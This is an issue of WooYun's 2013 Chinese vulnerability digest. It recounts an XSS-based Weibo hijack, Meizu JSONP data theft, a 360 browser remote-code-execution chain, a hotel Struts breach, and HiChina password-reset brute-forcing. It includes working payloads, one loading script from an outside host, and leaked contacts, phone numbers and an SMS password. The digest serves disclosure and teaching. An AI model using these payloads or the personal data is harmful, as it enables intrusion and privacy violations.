



# WooYun 月“爆”

## 本期看点：

“手把手”教你劫持李开复老师微博

可以黑掉“整个”中国互联网的安全漏洞大曝光

手机越狱，小心“引狼入室”

安全浏览器不安全，用户该何去何从？

酒店宾馆又出事啦！

[ 2013 年 3 月 总 第 2 期 ]

---

## 序 3

---

## LIFEHACKER 4

---

"手把手"教你劫持李开复微博	4
手机越狱，小心“引狼入室”	8
白帽起兮云飞扬	10
安全浏览器不安全，用户该何去何从？	13
酒店宾馆又出事啦	16
可以黑掉“整个”中国互联网的安全漏洞	19

## 安全风向标 23

---

随处可见的盲打	23
盲打江苏某全球 50 强酒店网站后台	23
盲打之百合妹子	25

## 洞主演义 26

---

本月最具价值漏洞 TOP5	26
本月最热门漏洞 TOP5	27

## 版权及免责声明 29

---

# 序

乌云月报第二期终于逾期发布...本期由于春节以及 2012 年底冲刺耽搁了太久,也倍感数据整理与成稿这个过程耗费着自己巨大的精力与时间,但好在我没有放弃,而且越来越喜欢做这个期刊,也沉浸在其制作思考的乐趣之中。

这个制作过程中,有些有趣的收获:一来培养了自己的美感与设计能力(整个期刊都是通过 word 独立设计的);二来也锻炼了写作能力(虽然很糙,但仍在努力改善中);最后就是对漏洞的沉淀过程,因为乌云上有许多精彩并极有价值的 case 因时间的流逝而慢慢被人遗忘。希望将精华内容与白帽子们的亮点思维沉淀出来帮助更多的人:安全初学者、现任白帽子、项目开发者、企业运维人员、架构师、产品经理以及我们可爱的互联网用户等,对于业界,我相信这将是一份无价之宝!

让我们开始本期精彩内容吧~

# LifeHacker

谁说的网络安全仅仅影响互联网？来看看安全漏洞是怎样影响我们日常生活的。

## "手把手"教你劫持李开复微博

WooYun 缺陷编号：wooyun-2013-017137

乌云白帽子 **胖子变瘦了** 提交于 2013/01/14

春节期间，李开复老师微博粉丝数超 3000 万大关，成为名副其实的微博“一哥”，根据最新数据，已超越了此前的“微博帝”王力宏，并且粉丝数量直逼“微博女王”姚晨。获此殊荣后不久，李老师微博又因%\$#!~\$%3a#@事件被禁言三天，这期间李老师微博真可谓是大起大落啊。

新浪微博截图：



腾讯微博截图：



还在感慨人生如戏，戏如人生的时候。李老师微博在乌云漏洞报告平台上又炸开了锅，原来有善意白帽子做安全测试，竟然成功的劫持了李老师在腾讯的微博帐号，使其成为了乌云的粉丝。到底是怎么回事，来看看究竟吧。

漏洞过程重放：


乌云白帽“胖子变瘦了”提出了一个题目：想劫持李开复老师的微博怎么办？对于这种“指哪打哪”的挑战，也做出了一些可能性的自问自答，譬如发私信扔个 URL？NO，人家不会看私信的。发邮箱？NO，压根不知道邮箱是多少？还有什么办法呢？那就是本文！

很多安全测试过程都太过于偏重技术，导致测试后在实际环境中还是会侧漏，为什么？就是因为没有考虑到人为因素给安全带来的不可预测性，这位白帽子给我们上了非常非常精彩的一课。

根据李老师的职业习惯，以及微博发送内容，可以了解到他经常会上一些资讯、科技类网站。比如 36kr。如果我们能在 36kr 的网站上插入一段 JS 代码，里面再嵌入一个反射型 XSS，此时李老师访问 36kr 且带有 QQ 的登录状态。我们就可以成功劫持李老师微博了。



但是短期内并未在 36kr 发现安全问题，这可怎么办呢？还记得 2012 年乌云年度报告中所强调的“第三方安全漏洞”的影响趋势吗？没错，36kr 也犯了这个错误，选择了一家安全性不是很理想的第三方社会化评论插件，这个插件存在很明显的漏洞。



这个看似普通的评论功能，其实是个第三方插件，乌云上很久前就报告过其安全问题，详见 [wooyun-2012-013188](#)，可惜该插件开发商与 36kr 都没有注意这个安全漏洞报告进行及时防范 .....




接下来就简单了，批量的向文章回复包含腾讯微博 xss 代码的攻击评论，等待李老师点击查看，就像是猎人在猎物的必经之路埋下陷阱，等待着其进入圈套，这个步骤跟乌云上的“盲打”系列一样充满着紧张与刺激。

经过耐心的等待之后，该来的还是来了，但考虑到李老师的公众形象与其影响力，善意的白帽子未做多过动作，只是将李老师微博变为乌云粉丝之后就结贴上报。一次精彩理论成为实践的案例。





最后画一幅图来弄明白这次精彩的测试是个什么流程：



### 漏洞点评：

这个案例亮点巨多,首先来讲,指哪打哪 的攻击比 打哪指哪 要更加有难度、更有技术含量,很多攻击都是根据漏洞去批量化 hack,就如 zone-h 上的被黑站点,都是漏洞利用的批量结果( iis put 等 ),所以这是白帽一次对自我的挑战,也是对目前安全攻击多元化最有力的证明。二来,乌云一直说的“第三方”安全漏洞趋势也绝不是吹水放炮,有事实证明的,厂商也不要总纸上谈兵,多看看乌云上的案例,多了解现在的趋势,安全防范要及时的对症下药。三呢,就是现在的黑客越来越人性化了,除了代码开始喜欢研究人了。简单点拿“拖库”来说,就是研究大家的密码习惯,这次案例也是研究网上行为习惯,给你埋个雷,这可真是防不胜防。要我说,以后黑客们改行立刻就能当知心大哥为桑心的妹纸们抚平心灵上的创伤了。

.....





如果后台的推广此处被黑客恶意篡改（图片，下载地址），可想而知同步推的用户将会是什么心情...既然这样又一个疑问出现了，APP 存在哪里？大家都知道，第三方软件商店除了官方下载地址（IOS 的 APP store，Android 的 Google play），自己也会上传些破解、修改汉化过的 APP 来吸引用户下载，这样的话 APP 是否面临被篡改，被替换的可能性？

ID	名称	时间范围	状态
33	神仙道HD同步首发火爆开启!	2012-6-21 0:00:00 - 2012-6-24 0:00:00	2012-6-20 18:54:44 神仙道HD 修改 删除 预览
32	神仙道HD同步首发火爆开启!	2012-6-21 0:00:00 - 2012-6-24 0:00:00	2012-6-20 18:47:43 神仙道HD 修改 删除 预览
31	文祥测试	2012-6-18 0:00:00 - 2012-6-19 0:00:00	2012-6-20 18:52:55 美国团购HD-优惠电影... 修改 删除 预览
30	说心得，抢Q币! QQ浏览器V3.2首发!	2012-3-16 14:55:00 - 2012-3-19 23:55:00	2012-3-2 14:56:25 手机QQ浏览器 修改 删除 预览
29	涂鸦跳跃 Doodle Jump	2012-1-20 0:00:00 - 2012-1-29 23:55:00	2012-1-19 17:15:47 涂鸦跳跃 Doodle Jump... 修改 删除 预览
28	战地叛逆连队2	2012-1-20 0:00:00 - 2012-1-29 23:55:00	2012-1-19 17:15:17 战地叛逆连队2 修改 删除 预览
27	水果忍者：穿鞋子的猫	2012-1-20 0:00:00 - 2012-1-29 23:55:00	2012-1-19 17:13:20 水果忍者：穿鞋子的猫... 修改 删除 预览
26	无尽之剑2 Infinity Blade II	2012-1-20 0:00:00 - 2012-1-29 23:55:00	2012-1-19 17:04:08 无尽之剑2 Infinity Blad... 修改 删除 预览
25	可爱的小鸟 Bizzell Pandora	2012-1-20 0:00:00 - 2012-1-29 23:55:00	2012-1-19 16:59:55 可爱的小鸟 Bizzell Pa... 修改 删除 预览
24	拳皇 中文版 THE KING OF FIGHTERS	2012-1-20 0:00:00 - 2012-1-29 23:55:00	2012-1-19 15:57:48 拳皇 中文版 THE KIN... 修改 删除 预览

瞧见了把，都是可见并且可修改的，也就是说黑客控制了这个后台，也就能控制你所安装的 APP 了，而且更可怕的是能进行此操作的用户手机基本都是越狱后的，因打破了 IOS 原生沙盒、权限等保护机制，权限极大，可以对您的数据为所欲为了...

TAGS	基本信息	下载地址	编辑评价
删除 下架 标记渠道【3.0】【】【2012-11-5 12:03:06】【id:706143】(非渠道包)http://v1.leaderhero.com/fpan		下载地址：	
删除 上架 标记渠道【2.40】【】【2012-9-27 14:39:20】【id:665864】(非渠道包)http://v1.leaderhero.com/pro		版本：	
删除 上架 标记渠道【2.30】【tbfree】【2012-9-18 19:30:28】【id:658431】(非渠道包)http://v1.leaderhero.c			

除了 APP 相关数据操作，公司人员结构与内部敏感信息居然也“蜗居”在这个后台中，直接将公司内部数据与外部数据共存一个平台这种做法不能一味的批评，只能说理解，企业最大的精力不是全部精力投入保障自己安全。效益输出、成本控制与收入才是最重要的。先生存在稳定是千古不变的发展之道啊，国内类

似的厂商也数不胜数,在此只是希望能将用户数据与自身安全也稍微纳入到生产过程中,不能一点都不考虑是不是?



### 漏洞点评：

我本人是一直不太信任越狱商店的,主要有三点:1,越狱商店不会做太多的稳定性测试,曾经我就经常因安装上面的输入法导致系统崩溃,基本就是一句话,由于XXX导致的XXX概不负责,说白了不就是爱装不装么,出问题我不负责;2,越狱后的软件包也许会因各种需求而悄悄的进行修改重新打包,比如国内某iap内购破解应用就被某国内大型第三方APP商店未授权更改(为了不引起争端,这里只用某来代替吧);3,最后一点就是这个安全问题咯,国内的APP商店(IOS、Android)都很脆弱,乌云上的案例也已经证明了,不说太多了,可自行搜索。

## 白帽起兮云飞扬

WooYun 缺陷编号: WooYun-2013-17289

乌云白帽子 八折 提交于 2013/01/14

手机上最担心泄露的就是联系人与短信了。因各种系统云备份等“贴心”功能,原本仅在自己手机上存储的数据现在却传到了互联网上,这个黑客频繁活动的区域。乌云白帽仅用几行代码就轻松将云中的用户数据摘取,这安全意识让用户坐立不安啊,到底是什么问题让我们的手机隐私变的如此脆弱?

### 漏洞过程重放：

魅族 flyme 云服务功能会备份手机通讯录、短信等到服务器，并可在云端查看。在 <https://flyme.meizu.com/> 页面，加载通讯录、短信、手机配置信息等都是 Ajax GET 获取 json，加 callback 参数通过 script 引用在用户登录 Flyme 时就能截取用户这些信息。














JSON 如使用不当，而且传递了敏感数据的情况下，是要粗大事情的！因为第三方站点中的 JavaScript 脚本将会打破同源策略，从第三方站点上跨域读取你 json 中的敏感数据，读到这里专业的程序猿也许就知道我要说的是什么问题了，没错，就是 json/jsonp 的回调功能。啥？！你不知道 json 是啥？那可以来乌云知识库中的这篇文章来从头到尾进行一个透彻的了解（Json hijacking/Json 劫持漏洞：<http://drops.wooyun.org/papers/42>）。

白帽子首先在自己服务器上简单的写了个回调页面，具体代码可到漏洞源地址查看（<http://www.wooyun.org/bugs/wooyun-2013-017289>）。然后将 URL 巧妙的发布在魅族论坛中，最有效的方式还是引起愤怒与好奇，如图：



发了两篇帖子，两篇回复，不到 1 小时就被管理员删除了，不过还是有用户“侥幸”点击了，不知道是不是管理员自己呐？附收到的结果截图及漏洞测试代码（测试数据远程写入到了白帽的 FTP 服务器上做记录）



名称	修改日期
 jquery.js	昨天 下午2:21
 meizu_20130113-071147.txt	昨天 下午3:11
 meizu_20130113-071152.txt	昨天 下午3:11
 meizu_20130113-073918.txt	昨天 下午3:39
 meizu_20130113-073919.txt	昨天 下午3:39
 meizu_20130113-073928.txt	昨天 下午3:39
 meizu_20130113-081751.txt	昨天 下午4:17
 meizu_20130113-082432.txt	昨天 下午4:24
 meizu_20130113-082434.txt	昨天 下午4:24
 meizu_20130113-090505.txt	昨天 下午5:05
 meizu_20130113-090507.txt	昨天 下午5:05
 meizu.html	昨天 下午2:19
 meizu.php	昨天 下午3:49

www.wooyun.org

其中包含了不少敏感信息啊，原图较大，这里只放大重要部分：

## 1) 通讯录

```
ail":"","userid":"asterdnet","addr":"","displayName":"刁俊文","telephone":"
erdnet","addr":"","displayName":"订票","telephone":"1590756671"},{"id":269
com","userid":"asterdnet","addr":"","displayName":"杜珍慧","telephone":"134
erdnet","addr":"","displayName":"房东崔姐","telephone":"15363956098"},{"id":
erdnet","addr":"","displayName":"房东张大哥","telephone":"1332277009"},{"id
telephone":"1354328331"},{"id":26936235,"isprofile":0,"email":"fangdan@me
"}, {"id":26936236,"isprofile":0,"email":"","userid":"asterdnet","addr": "[
ail":"FengSH@meizu.com","userid":"asterdnet","addr":"","displayName":"冯树
erdnet","addr":"同事","displayName":"冯援","telephone":"1581730061"}, {"id":
zu.com","userid":"asterdnet","addr":"","displayName":"冯治平","telephone":"
erdnet","addr":"","displayName":"付华","telephone":"15014053055"}]}
```

## 2) 短信记录 (有亮点)

```
:1358122837000,"senderName":null,"type":
推荐你参加“沃畅享”活动。申请当月20日前用完套餐内流量，当月可获得50M流量奖励。赶紧回复“G”参与活动
):","mmsPdu":null,"protocol":0,"senddate":1357982070000,"senderName":null,"type":
为电池提供智能保护。冬季温度低于15摄氏度，需按电池特性降低充电电流。否则会降低电池寿命，严重时导致
mmsPdu":null,"protocol":0,"senddate":1357964078000,"senderName":null,"type":
配送，如有疑问请致电13229872910，投诉建议：075588250666[银捷速
ber":"10655020009683205","uuId":null},{ "body": " PROBLEM Service Alert: agent-37
senddate":1357872171000,"senderName":null,"type":
e":1357810244000,"senderName":"老婆","type":
码变更业务已办理成功，立即生效。祝您使用愉快！尊敬的客户：您已成功更改密码，密码为：200351，请妥善保管
00\0000\0000\0000","mmsPdu":null,"protocol":0,"senddate":
1，联通3G国内流量包推出啦，即日起您可发送KT3GLL20至10010定制，20元包300M；发送KT3GLL30，30元包
海联通
```

值得注意的是 flyme 云备份通讯录与短信行为是默认开启的，也就是说，不管在那里，只要不小心点击了恶意构造的 URL，你的隐私就没了，如果是针对性的对你下套获取信息或者是媳妇利用漏洞进行高科技查岗，呃... 这个漏洞恐不恐怖自己体会吧。

#### 漏洞点评：

还是要再次说明下这个漏洞的特殊，这是一个非常非常普通的漏洞，普通到可能都没有黑客或者白帽子想到他，更不要说做出什么文章了，但就因为魅族 flyme 云服务将**通讯录，短信等敏感信息**（注意加粗哦）使用了 json 传递，导致这个不起眼的漏洞发挥了大作为。所以没有垃圾漏洞，只有不努力的白帽子。

.....

## 安全浏览器不安全，用户该何去何从？

WooYun 缺陷编号：WooYun-2012-13430

乌云白帽子 **唐尸三摆手** 提交于 2012/11/16

生活在这样的时代不上网基本上是不可能的，不用浏览器的可能性也几乎为 0 啦，可是浏览器的安全问题也一直让人堪忧呀，浏览器的问题陆陆续续地暴露在了公众面前，再加上各种钓鱼网站呀什么的出现于是有了安全浏览器的应景而生。不过要是安全浏览器都不安全了，那该怎么办呢？

#### 漏洞重放：

“360 安全浏览器为了扩展自己的功能，在内部实现了一系列的扩展接口，并且通过 web 可以调用这些接口，但是在跨越安全边界时唯一的检查就是调用的来源，必须为 se.360.cn 才可以调用这些接口，通过在 se.360.cn 网站中漏洞的查找，通过一个 xss 可以跨越这个边界，从而直接调用这些接口。某些接口如插件支持上可以下载远程的可执行程序直接执行，同时执行的时候并没有对来源应用程序做签名等认证，导致可以直接下载恶意程序执行。”这是乌云白帽结界师阐述的 360 安全浏览器 **远程代码执行** 漏洞具体的可以在

<http://www.wooyun.org/bugs/wooyun-2010-020> ) 看啦 , 然后我们的乌云白帽唐尸三摆手获取了下载扩展的权限又利用浏览器扩展设计存在的缺陷( 如果一个.././.././ext 的扩展在释放的时候会被释放到上级目录 , 形成一个本地的目录遍历写入的漏洞 , 所以我们获得了任意写入本地文件的机会 ) 和 360 主程序存在的安全漏洞( 其实就是前段时间由 360 忽略的可以加载任意 dll 的漏洞配合第二个条件就可以越过各种安全防护从而启动自身的代码 ) 于是有了 360 安全浏览器远程代码执行漏洞 ( 360 序列安全漏洞之二 )

首先我们需要一个高权限域的 xss ,

```
http://browser.baoku.360.cn/app/search?kw=%c0%27//%28%000000%0deval(unescape(location.hash.substr(1)));//#d=document;e=d.createElement('script');e.src='http://ha.ckers.org/xss.js?'+Math.random();d.body.appendChild(e);
```

baoku 就有一个 xss , 不过貌似被 ie 的 filter 拦截啦 , 不过木有关系 , 用 sogii@wooyun 的 bypass IE filter 0day 即可获得完美 xss

然后呢利用安装扩展写入本地的文件

```
var  
info="apptype=1;appdisplaytype=1;appid=../../../../../Program Files/360/360se/;appname=登录管家;appver=1.0.7.1056;iconurl=http://w.qhimg.com/images/v2/360se/2011/appicons/1/LoginAssis.png;downurl=http://127.0.0.1/360.zip;callbackFunc=alert";external.twExtSendMessage2(external.twGetSecurityID(window), "pluginbar", "InstallAppItem", "", info);  
var  
info="apptype=1;appdisplaytype=1;appid=../../../../../Documents and Settings/All Users/「开始」菜单/程序/启动;
```



接下来利用 dell 漏洞**启动任意代码**（利用 dll+ 主动防御的缺陷即可，system32 不可写可是 path 里的 windows 可写，这是神马逻辑！！启动栏外部进程不可写但是签名的程序可写，这不正好么）

```
var
info="apptype=1;appdisplaytype=1;appid=../../../../../Program Files/360/360se/;appname=登录管家;appver=1.0.7.1056;iconurl=http://w.qhimg.com/images/v2/360se/2011/appicons/1/LoginAssis.png;downurl=http://127.0.0.1/360.zip;callbackFunc=alert";external.twExtSendMessage2(external.twGetSecurityID(window), "pluginbar", "InstallAppItem", "", info);
var
info="apptype=1;appdisplaytype=1;appid=../../../../../Documents and Settings/All Users/「开始」菜单/程序/启动;appname=登录管家;appver=1.0.7.1056;iconurl=http://w.qhimg.com/images/v2/360se/2011/appicons/1/LoginAssis.png;downurl=http://127.0.0.1/360.zip;callbackFunc=alert";external.twExtSendMessage2(external.twGetSecurityID(window), "pluginbar", "InstallAppItem", "", info);
var
info="apptype=1;appdisplaytype=1;appid=../../../../../windows/;appname=登录管家;appver=1.0.7.1056;iconurl=http://w.qhimg.com/images/v2/360se/2011/appicons/1/LoginAssis.png;downurl=http://127.0.0.1/361.zip;callbackFunc=alert";external.twExtSendMessage2(external.twGetSecurityID(window), "pluginbar", "InstallAppItem", "", info);
window.location="http://www.360.cn";
```

贴心的唐尸三摆手同学为我们准备了动态 gif，整个过程大家可以在 <http://www.wooyun.org/upload/201210/16235224d6ad7f659a22d6bbb93deba22c5b2369.gif> 看得到。

**漏洞点评：**

这个漏洞吧，首先是 360 浏览器在设计上存在一些缺陷，某些问题在乌云上以前就有公开过，但是不知道为什么一直都还是有呢。然后就是那个 dll 加载漏洞啦，明明是有挺大危害的，加上 360 浏览器的设计缺陷就变成了可以远程直接加载人楼代码的漏洞了，不知道 360 为什么就给忽略了呢。对待错误呀，掩盖是不好的哟，正视错误并改正才是正道呢，没有人会看不起知错能改的孩子。

.....

## 酒店宾馆又出事啦

WooYun 缺陷编号：WooYun-2012-14481

乌云白帽子 **Welsmann** 提交于 2012/11/07



酒店又“出事”啦。上一期月爆中的酒店“安全事故”着实吓着大家了吧，各种信息应有尽有呀。你以为所有酒店就吸取教训啦，那才不是勒，这不，莫泰酒店内部上网认证系统存在漏洞，可导致大量敏感信息外泄。

### 漏洞重放：

据乌云白帽 Welsmann 的检测，由于莫泰酒店的上网认证系统是 SSH2 框架，又不幸地存在 Struts 命令执行漏洞。根据这个漏洞可以直接登录到服务器，发现 root 帐号，读取到数据库配置文件连接上数据库。然后呢，不知道是为了客人的安全还是什么的，这个酒店的对上网行为的监控着实有点变态，从聊天软件、博客、网页访问、邮件、社交网站、论坛这几个大类每天各生成一张表，详细记录所有客房内客人的上网信息，包括但不限于 MAC 地址，目标地址，用户名密码，网页标题等，如果是邮件，每一封邮件都会被备份，这个也太恐怖了。。。

来看看有些什么吧

各种数据表



[表] a1im20121106\_00 @audit (MT-DB)

文件(F) 编辑(E) 查看(V) 窗口(W)

导入向导(I) 导出向导(O) 筛选向导 网格视图 表单视图 备注 十六进制 图像 升幂排序

DestIP	SrcPort	DestPort	SrcMacAddress	DestMacAddress
2099760417	4000	8000	00-E0-4C-73-EB-8D	B0-51-8E-00-E5-6C
2073503903	4000	8000	CC-AF-78-90-2F-89	B0-51-8E-00-E5-6C
2073503903	4000	8000	CC-AF-78-90-2F-89	B0-51-8E-00-E5-6C
2099760501	4000	8000	00-24-8C-BE-33-EF	B0-51-8E-00-E5-6C
2073503903	4000	8000	CC-AF-78-90-2F-89	B0-51-8E-00-E5-6C
2099760501	4000	8000	00-24-8C-BE-33-EF	B0-51-8E-00-E5-6C
2073503967	4000	8000	00-24-8C-BE-33-EF	B0-51-8E-00-E5-6C
1872835785	27201	8000	F0-DE-F1-EF-A3-46	B0-51-8E-00-E5-6C
2073503967	4000	8000	00-24-8C-BE-33-EF	B0-51-8E-00-E5-6C
1872835753	26953	8000	F0-DE-F1-EF-A3-46	B0-51-8E-00-E5-6C
2099760471	26462	8000	F0-DE-F1-EF-A3-46	B0-51-8E-00-E5-6C
2099760471	26462	8000	F0-DE-F1-EF-A3-46	B0-51-8E-00-E5-6C
2073503865	4017	8000	00-21-97-37-3D-34	B0-51-8E-00-E5-6C
2073505556	4000	8000	54-42-49-04-AF-4C	B0-51-8E-00-E5-6C
2073505556	4000	8000	54-42-49-04-AF-4C	B0-51-8E-00-E5-6C
2099760474	4001	8000	00-26-9E-F5-C3-3A	B0-51-8E-00-E5-6C
1872835744	4001	8000	00-1E-EC-12-0A-97	B0-51-8E-00-E5-6C
2073505596	4001	8000	00-26-9E-C7-78-FB	B0-51-8E-00-E5-6C
2099760474	4001	8000	00-26-9E-F5-C3-3A	B0-51-8E-00-E5-6C
2099760464	4000	8000	60-EB-69-CE-65-D6	B0-51-8E-00-E5-6C
1872835744	4001	8000	00-1E-EC-12-0A-97	B0-51-8E-00-E5-6C
2099760464	4000	8000	60-EB-69-CE-65-D6	B0-51-8E-00-E5-6C
2073505596	4001	8000	00-26-9E-C7-78-FB	B0-51-8E-00-E5-6C
2073503964	4000	8000	00-1E-EC-EF-70-73	B0-51-8E-00-E5-6C
2073503795	4002	8000	00-1E-EC-EF-70-73	B0-51-8E-00-E5-6C
2073503964	4000	8000	00-1E-EC-EF-70-73	B0-51-8E-00-E5-6C
2099760507	4000	8000	00-1E-33-2E-B1-BD	B0-51-8E-00-E5-6C
1872835760	4001	8000	00-1E-33-2E-82-99	B0-51-8E-00-E5-6C
1872835789	4002	8000	00-1E-33-2E-82-99	B0-51-8E-00-E5-6C

SELECT \* FROM `a1im20121106\_00` LIMIT 0,1000

记录 1 / 67 于页 1

邮件记录也有哟，密码也在呢

[表] a1mail20121105\_00 @audit (MT-DB)

文件(F) 编辑(E) 查看(V) 窗口(W)

导入向导(I) 导出向导(O) 筛选向导 网格视图 表单视图 备注 十六进制 图像 升幂排序 降幂排序 移除排序

DestObjectID	destIPID	DestRelateAccount	UserName	Password	MailType
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		36@qq.com		4
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		2
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1
9999999999	9999999999		@motel168.com		1

SELECT \* FROM `a1mail20121105\_00` LIMIT 0,1000

记录 17 / 108 于页 1



还有很多东西呢，就不一一展示了。

### 漏洞点评：

那个，酒店对客人的上网的管理没必要这么严吧，没有必要保留一年的数据吧。再有呀，就算不是互联网公司，既然用到了网络就保证一下信息安全吧，把所有数据都和别人分享不是好事呢。看来就算去酒店上网都得很小心才行呢。

.....

## 可以黑掉“整个”中国互联网的安全漏洞

WooYun 缺陷编号：WooYun-2013-16896

乌云白帽子 **小亚** 提交于 2013/01/03

大家都还记得新年的时候乌云君被“黑”的事件吧，才看到的时候不知道大家是不是很激动呢，小编是觉得有点不可思议，看来小编有乌云情节呀。其实不是乌云君出问题啦，真相是乌云的域名是在万网注册的，而我们的白帽子又检测出了万网的安全问题，所以导致了乌云被劫持。

### 漏洞重放：



这个是万网对用户绑定手机号的提示，不知道密码我们的白帽就去了找回密码的地方，然后在找回密码模块有一个

1. 验证码无效漏洞-->爆破任意账号名或手机号，

以爆破手机号为例子：

Request	Payload	Status	Length
63906	63905	200	423
63907	63906	200	423
63908	63907	200	423
63909	63908	200	423
63910	63909	200	265
63911	63910	200	423
63912	63911	200	423
63913	63912	200	423
63914	63913	200	423
63915	63914	200	423
63916	63915	200	423
63917	63916	200	423

Request

Response

RawParamsHeadersHex

hichina-session-id=ips1kjhs24dw1ggzglp7gk2f; \_\_utmc=1;  
ASPSESSIONIDACDTCBDD=FGPENGFBPNPOPLIBJNJMOHEC; cart\_item\_count=  
\_\_utmb=1.18.9.1357151674036  
Pragma: no-cache  
Cache-Control: no-cache  
Connection: close

type=1&user ID=31745162&mobile=13763909196&verifycode=1990

如果跑出来的话，万网会给用户的手机发一个验证码，而这个验证码却只是一个 4 位的数字。

## 2. 弱验证码-->爆破手机号的密码找回验证

### 🔑 找回密码



**验证码已发送至您的手机，请您查收！**  
请以手机最后一次收到的验证码为准！

请输入验证码：

**提交信息**

截住，然后爆破这个验证码



The screenshot displays a web security tool interface with a list of requests on the left and a detailed view of request 1874 on the right.

**Request List:**

Request	Payload	Status	Length
1869	1868	200	401
1870	1869	200	401
1871	1870	200	401
1872	1871	200	401
1873	1872	200	401
1874	1873	200	232
1875	1874	200	401
1876	1875	200	401
1877	1876	200	401
1878	1877	200	401
1879	1878	200	401
1880	1879	200	401
1881	1880	200	401
1882	1881	200	401
1883	1882	200	401
1884	1883	200	401
1885	1884	200	401
1886	1885	200	401

**Result 1874 | Intruder attack 1**

Payload: 1873  
Status: 200  
Length: 232  
Timer: 14

**Request** | **Response**

**Raw** | **Params** | **Headers** | **Hex**

Host: www.net.cn  
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:10.0; Gecko/20100101; Firefox/35.0)  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Proxy-Connection: keep-alive  
Content-Type: application/x-www-form-urlencoded  
X-Requested-With: XMLHttpRequest  
Referer: http://www.net.cn/core/mobile/receive  
Content-Length: 37  
Cookie: cookieinsert=8e93c4a88e93c4e7baeek  
\_\_utma=1.835851009.1357069275.1357183821.1357183821.1357183821  
\_\_utmz=1.1357069275.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=none  
cartSessionID=355d3409-Se69-407b-b654-5aac  
hichina-session-id=fe7b06971gpi9azz9j7y2hd  
ASPSESSIONIDQCDSCCAD=CHCHLIPBEPNODMGCJHMH  
cart\_item\_count=0%7C1357192780143  
Pragma: no-cache  
Cache-Control: no-cache  
Connection: close

